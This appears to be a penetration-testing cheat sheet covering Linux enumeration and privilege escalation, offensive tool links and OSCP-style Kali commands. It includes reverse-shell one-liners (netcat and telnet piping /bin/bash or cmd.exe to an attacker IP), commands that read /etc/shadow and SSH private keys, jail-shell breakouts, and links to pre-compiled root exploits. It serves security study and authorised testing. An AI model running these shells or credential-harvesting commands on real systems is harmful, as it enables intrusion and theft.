ls -alh /sbin/
dpkg -l
rpm -qa
ls -alh /var/cache/apt/archivesO
ls -alh /var/cache/yum/
```

Any of the service(s) settings misconfigured? Are any (vulnerable) plugins attached?

```
cat /etc/syslog.conf
cat /etc/chttp.conf
cat /etc/lighttpd.conf
cat /etc/cups/cupsd.conf
cat /etc/inetd.conf
cat /etc/apache2/apache2.conf
cat /etc/my.conf
cat /etc/httpd/conf/httpd.conf
cat /opt/lampp/etc/httpd.conf
ls -aRl /etc/ | awk '$1 ~ /^.*r.*/
```

What jobs are scheduled?

```
crontab -l
ls -alh /var/spool/cron
ls -al /etc/ | grep cron
ls -al /etc/cron*
cat /etc/cron*
cat /etc/at.allow
cat /etc/at.deny
cat /etc/cron.allow
cat /etc/cron.deny
cat /etc/crontab
cat /etc/anacrontab
cat /var/spool/cron/crontabs/root
```

Any plain text usernames and/or passwords?

```
grep -i user [filename]
grep -i pass [filename]
grep -C 5 "password" [filename]
find . -name "*.php" -print0 | xargs -0 grep -i -n "var $password"   # Joomla
```

Communications & Networking

What NIC(s) does the system have? Is it connected to another network?

```
/sbin/ifconfig -a
cat /etc/network/interfaces
cat /etc/sysconfig/network
```

What are the network configuration settings? What can you find out about this network? DHCP server? DNS server? Gateway?

```
cat /etc/resolv.conf

cat /etc/sysconfig/network

cat /etc/networks

iptables -L

hostname

dnsdomainname
```

What other users & hosts are communicating with the system?

```
lsof -i

lsof -i :80

grep 80 /etc/services

netstat -antup

netstat -antpx

netstat -tulpn

chkconfig --list

chkconfig --list | grep 3:on

last

w
```

Whats cached? IP and/or MAC addresses

```
arp -e

route

/sbin/route -nee
```

Is packet sniffing possible? What can be seen? Listen to live traffic

```
# tcpdump tcp dst [ip] [port] and tcp dst [ip] [port]
```

```
tcpdump tcp dst 192.168.1.7 80 and tcp dst 10.2.2.222 21
```

Have you got a shell? Can you interact with the system?

```
# http://lanmaster53.com/2011/05/7-linux-shells-using-built-in-tools/
nc -lvp 4444    # Attacker. Input (Commands)
nc -lvp 4445    # Attacker. Ouput (Results)
telnet [atackers ip] 44444 | /bin/sh | [local ip] 44445    # On the targets system. Use the attackers IP!
```

Is port forwarding possible? Redirect and interact with traffic from another view

```
# rinetd
# http://www.howtoforge.com/port-forwarding-with-rinetd-on-debian-etch

# fpipe
# FPipe.exe -l [local port] -r [remote port] -s [local port] [local IP]
FPipe.exe -l 80 -r 80 -s 80 192.168.1.7

# ssh -[L/R] [local port]:[remote ip]:[remote port] [local user]@[local ip]
ssh -L 8080:127.0.0.1:80 root@192.168.1.7    # Local Port
ssh -R 8080:127.0.0.1:80 root@192.168.1.7    # Remote Port

# mknod backpipe p ; nc -l -p [remote port] < backpipe  | nc [local IP] [local port] >backpipe
mknod backpipe p ; nc -l -p 8080 < backpipe | nc 10.1.1.251 80 >backpipe    # Port Relay
mknod backpipe p ; nc -l -p 8080 0 & < backpipe | tee -a inflow | nc localhost 80 | tee -a outflow 1>backpipe    # Proxy (Port 80 to 8080)
mknod backpipe p ; nc -l -p 8080 0 & < backpipe | tee -a inflow | nc localhost 80 | tee -a outflow & 1>backpipe    # Proxy monitor (Port 80 to 8080)
```

Is tunnelling possible? Send commands locally, remotely

```
ssh -D 127.0.0.1:9050 -N [username]@[ip]
proxychains ifconfig
```

Confidential Information & Users

Who are you? Who is logged in? Who has been logged in? Who else is there? Who can do what?

```
id
who
w
last
cat /etc/passwd | cut -d:    # List of users
grep -v -E "^#" /etc/passwd | awk -F: '$3 == 0 { print $1}'   # List of super users
awk -F: '($3 == "0") {print}' /etc/passwd   # List of super users
cat /etc/sudoers
sudo -l
```

What sensitive files can be found?

```
cat /etc/passwd
cat /etc/group
cat /etc/shadow
ls -alh /var/mail/
```

Anything "interesting" in the home directorie(s)? If it's possible to access

```
ls -ahlR /root/
ls -ahlR /home/
```

Are there any passwords in; scripts, databases, configuration files or log files? Default paths and locations for passwords

```
cat /var/apache2/config.inc
cat /var/lib/mysql/mysql/user.MYD
cat /root/anaconda-ks.cfg
```

What has the user being doing? Is there any password in plain text? What have they been edting?

```
cat ~/.bash_history
cat ~/.nano_history
cat ~/.atftp_history
cat ~/.mysql_history
cat ~/.php_history
```

What user information can be found?

```
cat ~/.bashrc
cat ~/.profile
cat /var/mail/root
cat /var/spool/mail/root
```

Can private-key information be found?

```
cat ~/.ssh/authorized_keys
cat ~/.ssh/identity.pub
cat ~/.ssh/identity
cat ~/.ssh/id_rsa.pub
cat ~/.ssh/id_rsa
cat ~/.ssh/id_dsa.pub
cat ~/.ssh/id_dsa
cat /etc/ssh/ssh_config
cat /etc/ssh/sshd_config
cat /etc/ssh/ssh_host_dsa_key.pub
cat /etc/ssh/ssh_host_dsa_key
cat /etc/ssh/ssh_host_rsa_key.pub
cat /etc/ssh/ssh_host_rsa_key
cat /etc/ssh/ssh_host_key.pub
cat /etc/ssh/ssh_host_key
```

File Systems

Which configuration files can be written in /etc/? Able to reconfigure a service?

```
ls -aRl /etc/ | awk '$1 ~ /^.*w.*/' 2>/dev/null     # Anyone
ls -aRl /etc/ | awk '$1 ~ /^..w/' 2>/dev/null       # Owner
ls -aRl /etc/ | awk '$1 ~ /^.....w/' 2>/dev/null    # Group
ls -aRl /etc/ | awk '$1 ~ /w.$/' 2>/dev/null        # Other

find /etc/ -readable -type f 2>/dev/null                    # Anyone
find /etc/ -readable -type f -maxdepth 1 2>/dev/null   # Anyone
```

What can be found in /var/ ?

```
ls -alh /var/log
ls -alh /var/mail
ls -alh /var/spool
ls -alh /var/spool/lpd
ls -alh /var/lib/pgsql
ls -alh /var/lib/mysql
cat /var/lib/dhcp3/dhclient.leases
```

Any settings/files (hidden) on website? Any settings file with database information?

```
ls -alhR /var/www/
ls -alhR /srv/www/htdocs/
ls -alhR /usr/local/www/apache22/data/
ls -alhR /opt/lampp/htdocs/
ls -alhR /var/www/html/
```

Is there anything in the log file(s) (Could help with "Local File Includes"!)

```
# http://www.thegeekstuff.com/2011/08/linux-var-log-files/
cat /etc/httpd/logs/access_log
cat /etc/httpd/logs/access.log
cat /etc/httpd/logs/error_log
cat /etc/httpd/logs/error.log
cat /var/log/apache2/access_log
cat /var/log/apache2/access.log
cat /var/log/apache2/error_log
cat /var/log/apache2/error.log
cat /var/log/apache/access_log
cat /var/log/apache/access.log
cat /var/log/auth.log
cat /var/log/chttp.log
cat /var/log/cups/error_log
cat /var/log/dpkg.log
cat /var/log/faillog
cat /var/log/httpd/access_log
cat /var/log/httpd/access.log
cat /var/log/httpd/error_log
cat /var/log/httpd/error.log
cat /var/log/lastlog
cat /var/log/lighttpd/access.log
cat /var/log/lighttpd/error.log
cat /var/log/lighttpd/lighttpd.access.log
cat /var/log/lighttpd/lighttpd.error.log
cat /var/log/messages
cat /var/log/secure
cat /var/log/syslog
cat /var/log/wtmp
cat /var/log/xferlog
cat /var/log/yum.log
cat /var/run/utmp
cat /var/webmin/miniserv.log
cat /var/www/logs/access_log
cat /var/www/logs/access.log
ls -alh /var/lib/dhcp3/
ls -alh /var/log/postgresql/
ls -alh /var/log/proftpd/
ls -alh /var/log/samba/
# auth.log, boot, btmp, daemon.log, debug, dmesg, kern.log, mail.info, mail.log, mail.warn, messages,
syslog, udev, wtmp
```

If commands are limited, you break out of the "jail" shell?

python -c 'import pty;pty.spawn("/bin/bash")'

echo os.system('/bin/bash')

/bin/sh -i

How are file-systems mounted?

mount

df -h

Are there any unmounted file-systems?

cat /etc/fstab

What "Advanced Linux File Permissions" are used? Sticky bits, SUID & GUID

find / -perm -1000 -type d 2>/dev/null   # Sticky bit - Only the owner of the directory or the owner of a file can delete or rename here

find / -perm -g=s -type f 2>/dev/null   # SGID (chmod 2000) - run as the group, not the user who started it.

find / -perm -u=s -type f 2>/dev/null   # SUID (chmod 4000) - run as the owner, not the user who started it.

find / -perm -g=s -o -perm -u=s -type f 2>/dev/null   # SGID or SUID

for i in `locate -r "bin$"`; do find $i \(-perm -4000 -o -perm -2000 \) -type f 2>/dev/null; done   # Looks in 'common' places: /bin, /sbin, /usr/bin, /usr/sbin, /usr/local/bin, /usr/local/sbin and any other *bin, for SGID or SUID (Quicker search)

# find starting at root (/), SGID or SUID, not Symbolic links, only 3 folders deep, list with more detail and hide any errors (e.g. permission denied)

find / -perm -g=s -o -perm -4000 ! -type l -maxdepth 3 -exec ls -ld {} \; 2>/dev/null

Where can written to and executed from? A few 'common' places: /tmp, /var/tmp, /dev/shm

```
find / -writable -type d 2>/dev/null       # world-writeable folders
find / -perm -222 -type d 2>/dev/null      # world-writeable folders
find / -perm -o+w -type d 2>/dev/null    # world-writeable folders

find / -perm -o+x -type d 2>/dev/null    # world-executable folders

find / \( -perm -o+w -perm -o+x \) -type d 2>/dev/null   # world-writeable & executable folders
```

Any "problem" files? Word-writeable, "nobody" files

```
find / -xdev -type d \( -perm -0002 -a ! -perm -1000 \) -print   # world-writeable files
find /dir -xdev \( -nouser -o -nogroup \) -print   # Noowner files
```

Preparation & Finding Exploit Code

What development tools/languages are installed/supported?

```
find / -name perl*
find / -name python*
find / -name gcc*
find / -name cc
```

How can files be uploaded?

```
find / -name wget
find / -name nc*
find / -name netcat*
find / -name tftp*
find / -name ftp
```

Finding exploit code

http://www.exploit-db.com

http://1337day.com

http://www.securiteam.com

http://www.securityfocus.com

http://www.exploitsearch.net

http://metasploit.com/modules/

http://securityreason.com

http://seclists.org/fulldisclosure/

http://www.google.com

Finding more information regarding the exploit

http://www.cvedetails.com

http://packetstormsecurity.org/files/cve/[CVE]

http://cve.mitre.org/cgi-bin/cvename.cgi?name=[CVE]

http://www.vulnview.com/cve-details.php?cvename=[CVE]

(Quick) "Common" exploits. Warning. Pre-compiled binaries files. Use at your own risk

http://tarantula.by.ru/localroot/

http://www.kecepatan.66ghz.com/file/local-root-exploit-priv9/

TOOLS FOR PENETRATION TESTING AND BUG BOUNTIES

Multiple Pentest Tools

## General:

[Cheatsheets - Penetration Testing/Security Cheatsheets](https://github.com/jshaw87/Cheatsheets)

[awesome-pentest - penetration testing resources](https://github.com/Hack-with-Github/Awesome-Hacking)

[Red-Team-Infrastructure-Wiki - Red Team infrastructure hardening resources](https://github.com/bluscreenofjeff/)Red-Team-Infrastructure-Wiki

[Infosec_Reference - Information Security Reference](https://github.com/rmusser01/Infosec_Reference)

## Web Services:

[JettyBleed - Jetty HttpParser Error Remote Memory Disclosure](https://github.com/AppSecConsulting/Pentest-Tools)

[clusterd - Jboss/Coldfusion/WebLogic/Railo/Tomcat/Axis2/Glassfish](https://github.com/hatRiot/clusterd)

[xsser - From XSS to RCE wordpress/joomla](https://github.com/Varbaek/xsser)

[Java-Deserialization-Exploit - weaponizes ysoserial code to gain a remote shell](https://github.com/njfox/)Java-Deserialization-Exploit

[CMSmap - CMS scanner](https://github.com/Dionach/CMSmap)

[wordpress-exploit-framework - penetration testing of WordPress](https://github.com/rastating/wordpress-exploit-framework)

[joomlol - Joomla User-Agent/X-Forwarded-For RCE](https://github.com/compoterhacker/joomlol)

[joomlavs - Joomla vulnerability scanner](https://github.com/rastating/joomlavs) [mongoaudit - MongoDB auditing and pentesting tool](https://github.com/stampery/mongoaudit)

[davscan - Fingerprints servers, finds exploits, scans WebDAV](https://github.com/Graph-X/davscan)

## Web Applications:

[HandyHeaderHacker - Examine HTTP response headers for common security issues](https://github.com/vpnguy/HandyHeaderHacker)

[OpenDoor - OWASP Directory Access scanner](https://github.com/stanislav-web/OpenDoor)

[ASH-Keylogger - simple keylogger application for XSS attack](https://github.com/AnonymousSecurityHackers/ASH-Keylogger)

[tbhm - The Bug Hunters Methodology](https://github.com/jhaddix/tbhm)

[commix - command injection](https://github.com/commixproject/commix)

[NoSQLMap - Mongo database and NoSQL](https://github.com/tcstool/NoSQLMap)

[xsshunter - Second order XSS](https://github.com/mandatoryprogrammer/xsshunter)

## Burp Extensions:

[backslash-powered-scanner - unknown classes of injection vulnerabilities](https://github.com/PortSwigger/backslash-powered-scanner)

[BurpSmartBuster - content discovery plugin](https://github.com/pathetiq/BurpSmartBuster)

[ActiveScanPlusPlus - extends Burp Suite's active and passive scanning capabilities](https://github.com/albinowax/ActiveScanPlusPlus)

## Local privilege escalation:

[yodo - become root via limited sudo permissions](https://github.com/b3rito/yodo)

[Pa-th-zuzu - Checks for PATH substitution vulnerabilities](https://github.com/ShotokanZH/Pa-th-zuzu) [sudo-snooper - acts like the original sudo binary to fool users](https://github.com/xorond/sudo-snooper)

[RottenPotato - local privilege escalation from service account](https://github.com/foxglovesec/RottenPotato)

[UACMe - Windows AutoElevate backdoor](https://github.com/hfiref0x/UACME)

[Invoke-LoginPrompt - Invokes a Windows Security Login Prompt](https://github.com/enigma0x3/Invoke-LoginPrompt)

[Exploits-Pack - Exploits for getting local root on Linux](https://github.com/Kabot/Unix-Privilege-Escalation-Exploits-Pack)

[windows-privesc-check - Standalone Executable](https://github.com/pentestmonkey/windows-privesc-check)

[unix-privesc-check - simple privilege escalation vectors](https://github.com/pentestmonkey/unix-privesc-check)

[LinEnum - local Linux Enumeration & Privilege Escalation Checks](https://github.com/rebootuser/LinEnum)

[cowcron - Cronbased Dirty Cow Exploit](https://github.com/securifera/cowcron)

[WindowsExploits - Precompiled Windows exploits](https://github.com/abatchy17/WindowsExploits)

[Privilege-Escalation - common local exploits and enumeration scripts](https://github.com/AusJock/Privilege-Escalation)

[Unix-Privilege-Escalation-Exploits-Pack](https://github.com/LukaSikic/Unix-Privilege-Escalation-Exploits-Pack)

[Sherlock - PowerShell script to quickly find missing software patches](https://github.com/rasta-mouse/Sherlock)

[GTFOBins - list of Unix binaries that can be exploited to bypass system security restrictions](https://github.com/GTFOBins/)GTFOBins.github.io

## Phishing:

[eyephish - find similar looking domain names](https://github.com/phar/eyephish)

[luckystrike - A PowerShell based utility for the creation of malicious Office macro documents](https://github.com/Shellntel/)luckystrike

[phishery - Basic Auth Credential Harvester with a Word Document Template URL Injector](https://github.com/ryhanson/phishery)

[WordSteal - steal NTLM hashes](https://github.com/0x090x0/WordSteal)

[ReelPhish - Real-Time Two-Factor Phishing Tool](https://github.com/fireeye/ReelPhish)

## Open Source Intelligence:

[truffleHog - Searches through git repositories for high entropy strings](https://github.com/dxa4481/truffleHog)

[Altdns - Subdomain discovery](https://github.com/infosec-au/altdns)

[github-dorks - reveal sensitive personal and/or organizational information](https://github.com/techgaun/github-dorks)

[gitrob - find sensitive information](https://github.com/michenriksen/gitrob)

[Bluto - DNS Recon , Email Enumeration](https://github.com/darryllane/Bluto)

[SimplyEmail - Email recon](https://github.com/killswitch-GUI/SimplyEmail)

[Sublist3r - Fast subdomains enumeration tool for penetration testers](https://github.com/aboul3la/Sublist3r)

[snitch - information gathering via dorks](https://github.com/Smaash/snitch)

[RTA - scan all company's online facing assets](https://github.com/flipkart-incubator/RTA)

[InSpy - LinkedIn enumeration tool](https://github.com/gojhonny/InSpy)

[LinkedInt - LinkedIn scraper for reconnaissance](https://github.com/mdsecactivebreach/LinkedInt)

## Post-exploitation:

[MailSniper - searching through email in a Microsoft Exchange
](https://github.com/dafthack/MailSniper)

[Windows-Exploit-Suggester - patch levels against vulnerability
database](https://github.com/GDSSecurity/Windows-Exploit-Suggester)

[dnscat2-powershell - A Powershell client for dnscat2, an encrypted DNS command and control
tool](https://github.com/lukebaggett/)dnscat2-powershell

[lazykatz - xtract credentials from remote targets protected with AV
](https://github.com/bhdresh/lazykatz)

[nps - Not PowerShell](https://github.com/Ben0xA/nps)

[Invoke-Vnc - Powershell VNC injector](https://github.com/artkond/Invoke-Vnc)

[spraywmi - mass spraying Unicorn PowerShell injection](https://github.com/trustedsec/spraywmi)

[redsnarf - for retrieving hashes and credentials from Windows
workstations](https://github.com/nccgroup/redsnarf)

[HostRecon - situational awareness](https://github.com/dafthack/HostRecon)

[mimipenguin - login password from the current linux user
](https://github.com/huntergregal/mimipenguin)

[rpivot - socks4 reverse proxy for penetration testing](https://github.com/artkond/rpivot)

## Looting:

[cookie_stealer - steal cookies from firefox cookies
databas](https://github.com/rash2kool/cookie_stealer)

[Wifi-Dumper - dump the wifi profiles and cleartext passwords of the connected access
points](https://github.com/Viralmaniar/)Wifi-Dumper

[WebLogicPasswordDecryptor - decrypt WebLogic
passwords](https://github.com/NetSPI/WebLogicPasswordDecryptor)

[jenkins-decrypt - Credentials dumper for Jenkins](https://github.com/tweksteen/jenkins-decrypt) [mimikittenz - ReadProcessMemory() in order to extract plain-text passwords](https://github.com/putterpanda/mimikittenz)

[LaZagne - Credentials recovery project](https://github.com/AlessandroZ/LaZagne)

[SessionGopher - extract WinSCP, PuTTY, SuperPuTTY, FileZilla, and Microsoft Remote Desktop](https://github.com/fireeye/SessionGopher)

[BrowserGather - Fileless web browser information extraction](https://github.com/sekirkity/BrowserGather)

[windows_sshagent_extract - extract private keys from Windows 10's built in ssh-agent service](https://github.com/ropnop/)windows_sshagent_extract

## Network Hunting:

[Sticky-Keys-Slayer - Scans for accessibility tools backdoors via RDP](https://github.com/linuz/Sticky-Keys-Slayer)

[DomainPasswordSpray - password spray attack against users of a domain](https://github.com/dafthack/DomainPasswordSpray)

[BloodHound - reveal relationships within an Active Directory](https://github.com/adaptivethreat/BloodHound)

[APT2 - An Automated Penetration Testing Toolkit](https://github.com/MooseDojo/apt2)

[CredNinja - identify if credentials are valid](https://github.com/Raikia/CredNinja)

[EyeWitness - take screenshots of websites](https://github.com/ChrisTruncer/EyeWitness)

[gowitness - a golang, web screenshot utility](https://github.com/sensepost/gowitness)

[PowerUpSQL - PowerShell Toolkit for Attacking SQL Server](https://github.com/NetSPI/PowerUpSQL)

[sparta - scanning and enumeration](https://github.com/SECFORCE/sparta)

[Sn1per - Automated Pentest Recon Scanner](https://github.com/1N3/Sn1per)

[PCredz - This tool extracts creds from a pcap file or from a live interface](https://github.com/lgandx/PCredz) [ridrelay - Enumerate usernames on a domain where you have no creds](https://github.com/skorov/ridrelay)

## Wireless:

[air-hammer - WPA Enterprise horizontal brute-force](https://github.com/Wh1t3Rh1n0/air-hammer)

[mana - toolkit for wifi rogue AP attacks](https://github.com/sensepost/mana)

[crEAP - Harvesting Users on Enterprise Wireless Networks](https://github.com/Shellntel/scripts)

[wifiphisher - phishing attacks against Wi-Fi clients](https://github.com/sophron/wifiphisher)

## Man in the Middle:

[mitmproxy - An interactive TLS-capable intercepting HTTP proxy](https://github.com/mitmproxy/mitmproxy)

[bettercap - bettercap](https://github.com/evilsocket/bettercap)

[MITMf - Framework for Man-In-The-Middle attacks](https://github.com/byt3bl33d3r/MITMf)

[Gifts/Responder - Responder for old python](https://github.com/Gifts/Responder)

[mitm6 - pwning IPv4 via IPv6](https://github.com/fox-it/mitm6)

[shelljack - man-in-the-middle pseudoterminal injection](https://github.com/emptymonkey/shelljack)

## Physical:

[Brutal - Payload for teensy](https://github.com/Screetsec/Brutal)

[poisontap - Exploits locked/password protected computers over USB](https://github.com/samyk/poisontap)

[OverThruster - HID attack payload generator for Arduinos](https://github.com/RedLectroid/OverThruster)

[Paensy - An attacker-oriented library for the Teensy 3.1 microcontroller](https://github.com/Ozuru/Paensy)

[Kautilya - Payloads for a Human Interface Device](https://github.com/samratashok/Kautilya)

## Payloads:

[JavaReverseTCPShell - Spawns a reverse TCP shell in Java](https://github.com/quantumvm/JavaReverseTCPShell)

[splunk_shells - Splunk with reverse and bind shells](https://github.com/TBGSecurity/splunk_shells)

[pyshell - shellify Your HTTP Command Injection](https://github.com/praetorian-inc/pyshell)

[RobotsDisallowed - harvest of the Disallowed directories](https://github.com/danielmiessler/RobotsDisallowed)

[SecLists - collection of multiple types of lists](https://github.com/danielmiessler/SecLists)

[Probable-Wordlists - Wordlists sorted by probability](https://github.com/berzerk0/Probable-Wordlists)

[ARCANUS - payload generator/handler.](https://github.com/EgeBalci/ARCANUS)

[Winpayloads - Undetectable Windows Payload Generation](https://github.com/nccgroup/Winpayloads)

[weevely3 - Weaponized web shell](https://github.com/epinna/weevely3)

[fuzzdb - Dictionary of attack patterns](https://github.com/fuzzdb-project/fuzzdb)

[payloads - web attack payloads](https://github.com/foospidy/payloads)

[HERCULES - payload generator that can bypass antivirus](https://github.com/EgeBalci/HERCULES)

[Insanity-Framework - Generate Payloads](https://github.com/4w4k3/Insanity-Framework)

[Brosec - An interactive reference tool for payloads](https://github.com/gabemarshall/Brosec)

[MacroShop - delivering payloads via Office Macros](https://github.com/khr0x40sh/MacroShop)

[Demiguise - HTA encryption tool](https://github.com/nccgroup/demiguise)

[ClickOnceGenerator - Quick Malicious ClickOnceGenerator](https://github.com/Mr-Un1k0d3r/ClickOnceGenerator)

[PayloadsAllTheThings - A list of useful payloads](https://github.com/swisskyrepo/PayloadsAllTheThings)

## Apple:

[MMeTokenDecrypt - Decrypts and extracts iCloud and MMe authorization tokens](https://github.com/manwhoami/MMeTokenDecrypt)

[OSXChromeDecrypt - Decrypt Google Chrome and Chromium Passwords on Mac OS X](https://github.com/manwhoami/OSXChromeDecrypt)

[EggShell - iOS and OS X Surveillance Tool](https://github.com/neoneggplant/EggShell)

[bonjour-browser - command line tool to browse for Bonjour](https://github.com/watson/bonjour-browser)

[logKext - open source keylogger for Mac OS X](https://github.com/SlEePlEs5/logKext)

[OSXAuditor - OS X computer forensics tool](https://github.com/jipegit/OSXAuditor)

[davegrohl - Password Cracker for OS X](https://github.com/octomagon/davegrohl)

[chainbreaker - Mac OS X Keychain Forensic Tool](https://github.com/n0fate/chainbreaker)

[FiveOnceInYourLife - Local osx dialog box phishing](https://github.com/fuzzynop/FiveOnceInYourLife)

[ARD-Inspector - ecrypt the Apple Remote Desktop database](https://github.com/ygini/ARD-Inspector)

[keychaindump - reading OS X keychain passwords](https://github.com/juuso/keychaindump)

[Bella - python, post-exploitation, data mining tool](https://github.com/manwhoami/Bella)

[EvilOSX - pure python, post-exploitation, RAT](https://github.com/Marten4n6/EvilOSX)

## Captive Portals:

[cpscam - Bypass captive portals by impersonating inactive users](https://github.com/codewatchorg/cpscam)

## Passwords:

[pipal - password analyser](https://github.com/digininja/pipal)

[wordsmith - assist with creating tailored wordlists](https://github.com/skahwah/wordsmith)

## Obfuscation:

[ObfuscatedEmpire - fork of Empire with Invoke-Obfuscation integrated directly in](https://github.com/cobbr/ObfuscatedEmpire)

[obfuscate_launcher - Simple script for obfuscating payload launchers](https://github.com/jamcut/obfuscate_launcher)

[Invoke-CradleCrafter - Download Cradle Generator & Obfuscator](https://github.com/danielbohannon/Invoke-CradleCrafter)

[Invoke-Obfuscation - PowerShell Obfuscator](https://github.com/danielbohannon/Invoke-Obfuscation)

[nps_payload - payloads for basic intrusion detection avoidance](https://github.com/trustedsec/nps_payload)

Web Bug Bounty Resources / Writeups

## Recon
### Writeups

### Tools

### General
[What tools I use for my recon during #BugBounty](https://medium.com/bugbountywriteup/whats-tools-i-use-for-my-recon-during-bugbounty-ec25f7f12e6d)

## Vulnerability Discovery / Fuzzing
### Writeups

### Tools

## Exploiting
### Writeups

### Tools

## General Methodology
### Writeups

### Tools

## Reporting

## Full Writeups
[Paypal: Expression Language Injection](https://medium.com/@adrien_jeanneau/how-i-was-able-to-list-some-internal-information-from-paypal-bugbounty-ca8d217a397c)

## Misc.

Oscp survial guide:
Kali Linux
==

- Set the Target IP Address to the `$ip` system variable
  `export ip=192.168.1.100`

- Find the location of a file
  `locate sbd.exe`

- Search through directories in the `$PATH` environment variable
  `which sbd`

- Find a search for a file that contains a specific string in it's name:
  `find / -name sbd\*`

- Show active internet connections
  `netstat -lntp`

- Change Password
  `passwd`

- Verify a service is running and listening
  `netstat -antp |grep apache`

- Start a service
  `systemctl start ssh  `

  `systemctl start apache2`

- Have a service start at boot
  `systemctl enable ssh`

- Stop a service
  `systemctl stop ssh`

- Unzip a gz file
  `gunzip access.log.gz`

- Unzip a tar.gz file
  `tar -xzvf file.tar.gz`

- Search command history
  `history | grep phrase_to_search_for`

- Download a webpage
  `wget http://www.cisco.com`

- Open a webpage
  `curl http://www.cisco.com`

- String manipulation

  - Count number of lines in file
    `wc index.html`

  - Get the start or end of a file
    `head index.html`

    `tail index.html`

  - Extract all the lines that contain a string `grep "href=" index.html`

- Cut a string by a delimiter, filter results then sort
  `grep "href=" index.html | cut -d "/" -f 3 | grep "\\." | cut -d '"' -f 1 | sort -u`

- Using Grep and regular expressions and output to a file
  `cat index.html | grep -o 'http://\[^"\]\*' | cut -d "/" -f 3 | sort –u > list.txt`

- Use a bash loop to find the IP address behind each host
  `for url in $(cat list.txt); do host $url; done`

- Collect all the IP Addresses from a log file and sort by frequency
  `cat access.log | cut -d " " -f 1 | sort | uniq -c | sort -urn`

- Decoding using Kali

  - Decode Base64 Encoded Values

    `echo -n "QWxhZGRpbjpvcGVuIHNlc2FtZQ==" | base64 --decode`

  - Decode Hexidecimal Encoded Values
    `echo -n "46 4c 34 36 5f 33 3a 32 396472796 63637756 8656874" | xxd -r -ps`

- Netcat - Read and write TCP and UDP Packets

  - Download Netcat for Windows (handy for creating reverse shells and transfering files on windows systems):
    https://joncraton.org/blog/46/netcat-for-windows/

  - Connect to a POP3 mail server
    `nc -nv $ip 110`

  - Listen on TCP/UDP port
    `nc -nlvp 4444`

  - Connect to a netcat port
    `nc -nv $ip 4444`

  - Send a file using netcat
    `nc -nv $ip 4444 < /usr/share/windows-binaries/wget.exe`

  - Receive a file using netcat

    `nc -nlvp 4444 > incoming.exe`

  - Some OSs (OpenBSD) will use nc.traditional rather than nc so watch out for that...

    ```
    whereis nc
    nc: /bin/nc.traditional /usr/share/man/man1/nc.1.gz

    /bin/nc.traditional -e /bin/bash 1.2.3.4 4444
    ```

  - Create a reverse shell with Ncat using cmd.exe on Windows
    `nc.exe -nlvp 4444 -e cmd.exe`

    or

    `nc.exe -nv <Remote IP> <Remote Port> -e cmd.exe`

  - Create a reverse shell with Ncat using bash on Linux
    `nc -nv $ip 4444 -e /bin/bash`

  - Netcat for Banner Grabbing:

    `echo "" | nc -nv -w1 <IP Address> <Ports>`

- Ncat - Netcat for Nmap project which provides more security avoid IDS

  - Reverse shell from windows using cmd.exe using ssl
    `ncat --exec cmd.exe --allow $ip -vnl 4444 --ssl`

  - Listen on port 4444 using ssl
    `ncat -v $ip 4444 --ssl`

- Wireshark
  - Show only SMTP (port 25) and ICMP traffic:

    `tcp.port eq 25 or icmp`

  - Show only traffic in the LAN (192.168.x.x), between workstations and servers -- no Internet:

    `ip.src==192.168.0.0/16 and ip.dst==192.168.0.0/16`

  - Filter by a protocol (e.g. SIP) and filter out unwanted IPs:

`ip.src != xxx.xxx.xxx.xxx && ip.dst != xxx.xxx.xxx.xxx && sip`

- Some commands are equal

  `ip.addr == xxx.xxx.xxx.xxx`

  Equals

  `ip.src == xxx.xxx.xxx.xxx or ip.dst == xxx.xxx.xxx.xxx `

  ` ip.addr != xxx.xxx.xxx.xxx`

  Equals

  `ip.src != xxx.xxx.xxx.xxx or ip.dst != xxx.xxx.xxx.xxx`

- Tcpdump

  - Display a pcap file
    `tcpdump -r passwordz.pcap`

  - Display ips and filter and sort
    `tcpdump -n -r passwordz.pcap | awk -F" " '{print $3}' | sort -u | head`

  - Grab a packet capture on port 80
    `tcpdump tcp port 80 -w output.pcap -i eth0`

  - Check for ACK or PSH flag set in a TCP packet
    `tcpdump -A -n 'tcp[13] = 24' -r passwordz.pcap`

- IPTables

  - Deny traffic to ports except for Local Loopback

    `iptables -A INPUT -p tcp --destination-port 13327 ! -d $ip -j DROP  `

    `iptables -A INPUT -p tcp --destination-port 9991 ! -d $ip -j DROP`

  - Clear ALL IPTables firewall rules

    ```
    iptables -P INPUT ACCEPT
    iptables -P FORWARD ACCEPT
    iptables -P OUTPUT ACCEPT
    iptables -t nat -F
    ```

```
iptables -t mangle -F
iptables -F
iptables -X
iptables -t raw -F iptables -t raw -X
```

Information Gathering & Vulnerability Scanning
==

- Passive Information Gathering

- Google Hacking

  - Google search to find website sub domains
    `site:microsoft.com`

  - Google filetype, and intitle
    `intitle:"netbotz appliance" "OK" -filetype:pdf`

  - Google inurl
    `inurl:"level/15/sexec/-/show"`

  - Google Hacking Database:
    https://www.exploit-db.com/google-hacking-database/

- SSL Certificate Testing
  https://www.ssllabs.com/ssltest/analyze.html

- Email Harvesting

  - Simply Email
    `git clone https://github.com/killswitch-GUI/SimplyEmail.git  `

    `./SimplyEmail.py -all -e TARGET-DOMAIN`

- Netcraft

  - Determine the operating system and tools used to build a site
    https://searchdns.netcraft.com/

- Whois Enumeration
  `whois domain-name-here.com  `

`whois $ip`

- Banner Grabbing

  - `nc -v $ip 25`

  - `telnet $ip 25`

  - `nc TARGET-IP 80`

- Recon-ng - full-featured web reconnaissance framework written in Python

  - `cd /opt; git clone https://LaNMaSteR53@bitbucket.org/LaNMaSteR53/recon-ng.git  `

    `cd /opt/recon-ng  `

    `./recon-ng  `

    `show modules  `

    `help`

- Active Information Gathering

<!-- -->

- Port Scanning

Subnet Reference Table

/	Addresses	Hosts	Netmask	Amount of a Class C
/30	4	2	255.255.255.252	1/64
/29	8	6	255.255.255.248	1/32
/28	16	14	255.255.255.240	1/16
/27	32	30	255.255.255.224	1/8
/26	64	62	255.255.255.192	1/4
/25	128	126	255.255.255.128	1/2
/24	256	254	255.255.255.0	1
/23	512	510	255.255.254.0	2
/22	1024	1022	255.255.252.0	4
/21	2048	2046	255.255.248.0	8

/20	4096	4094	255.255.240.0	16
/19	8192	8190	255.255.224.0	32
/18	16384	16382	255.255.192.0	64
/17	32768	32766	255.255.128.0	128
/16	65536	65534	255.255.0.0	256

- Set the ip address as a varble
  `export ip=192.168.1.100  `
  `nmap -A -T4 -p- $ip`

- Netcat port Scanning
  `nc -nvv -w 1 -z $ip 3388-3390`

- Discover active IPs usign ARP on the network:
  `arp-scan $ip/24`

- Discover who else is on the network
  `netdiscover`

